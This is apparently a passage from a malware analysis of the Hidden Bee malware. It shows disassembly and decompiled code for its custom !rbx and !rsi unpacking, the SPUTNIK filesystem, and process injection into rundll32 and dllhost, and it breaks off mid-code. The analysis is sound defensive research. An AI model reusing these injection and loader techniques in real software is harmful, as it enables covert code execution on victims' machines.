
```
10003689 push    ebp
1000368A mov     ebp, esp
1000368C sub     esp, 10Ch
10003692 and     [ebp+var_4], 0
10003696 push    ebx
10003697 push    esi
10003698 push    edi
10003699 mov     edi, [ebp+Src]
1000369C cmp     dword ptr [edi], 'xbr!'
100036A2 jnz     loc_1000375D
```

Inside the unpacking function: checking the magic “!rbx”


Then it will choose the modules depending on the bitness of the rundll32:




It selects the pair of modules (preload/coredll.bin) appropriate for the architecture, either from the directory amd64 or from i386:




If the injection failed, it makes another attempt, this time trying to inject into dllhost:




Each time it uses the same, hardcoded parameter (`/Processid: {...}`) that is passed to the created process:



The thread context of the target process is modified, and then the thread is resumed, running the injected content:




Now, when we look inside the memory of rundll32, we can find the preload and coredll being mapped:




Inside the injected part, the execution follows a similar path: preload loads the coredll and redirects to its Entry Point. But then, another path of execution is taken.

The parameter passed to the coredll decides which round of execution it is. On the second round, another injection is made: this time to dllhost.exe. And finally, it proceeds to the final round, when other modules are unpacked from the BABECAFE filesystem.




Parameter deciding which path to take

The unpacking function first searches by name for two more modules: sputnik.spk and plugins.spk. They are both in the mysterious !rsi format, which reminds us of !rbx, but has a slightly different structure.



Entering the function unpacking the first !rsi package:



The function unpacking the !rsi format is structured similarly to the !rbx unpacking. It also starts from checking the keyword:

```
10003765 push    ebp
10003766 mov     ebp, esp
10003768 mov     eax, 1528h
1000376D call    _chkstk
10003772 mov     eax, [ebp+Src]
10003775 and     [ebp+Dst], 0
10003779 and     [ebp+var_1C], 0
1000377D push    ebx
1000377E cmp     dword ptr [eax], 'isr!'
10003784 push    esi
10003785 push    edi
```


Checking “!rsi” keyword

As mentioned before, both !rsi packages are used to store filesystems marked with the keyword “SPUTNIK”. It is another custom filesystem invented by the Hidden Bee authors that contain additional modules.

```
1000389A push    7               ; Size
1000389C push    offset aSputnik ; "SPUTNIK"
100038A1 push    edi             ; Buf1
100038A2 call    memcmp
100038A7 add     esp, 0Ch
100038AA test    eax, eax
100038AC jnz     loc_100039D9
```

The “SPUTNIK” keyword is checked after the module is unpacked


Unpacking the sputnik.spk resulted in getting the following SPUTNIK module: 455738924b7665e1c15e30cf73c9c377



It is worth noting that the unpacked filesystem has inside of it four executables: two pairs consisting of NS and PE, appropriately 32 and 64 bit. In the currently-analyzed setup, 32 bit versions are deployed.

The NS module will be the next to be run. First, it is loaded by the current executable, and then the execution is redirected there. Interestingly, both !rsi modules are passed as arguments to the entry point of the new module. (They will be used later to retrieve more


components.)



Calling the newly-loaded NS executable

Sixth stage: mpsi.dll (unpacked from SPUTNIK)

Entering into the NS module starts another layer of the malware:



Entry Point of the NS module: the !rsi modules, perpended with their size, are passed

The analyzed module, converted to PE is available here:

537523ee256824e371d0bc16298b3849

This module is responsible for loading plugins. It will also create a named pipe through which it is will communicate with other modules. It sets up the commands that are going to be executed on demand.


This is how the beginning of the main function looks:

```
if ( load_ns((_WORD *)current_module) )
{
  v4 = GetModuleHandleA(aNtdll);
  ZwQueryInformationProcess = (int)GetProcAddress(v4, aZwqueryinforma);
  patch_KiUserException((int)ntdll_patch);
  if ( !create_unique_mutex(&v29) )
  {
    set_some_values();
    set_some_values2();
    load_functions(current_module);
    if ( rsi_pointer2 )
    {
      if ( rsi_pointer1 )
      {
        create_unique_mutex1((int)&v29);
        map_sputnik_fs((int)&v29, 1u);
        rsi_size = *(_DWORD *)rsi_pointer2;
        v34 = &v33;
        v33 = &v33;
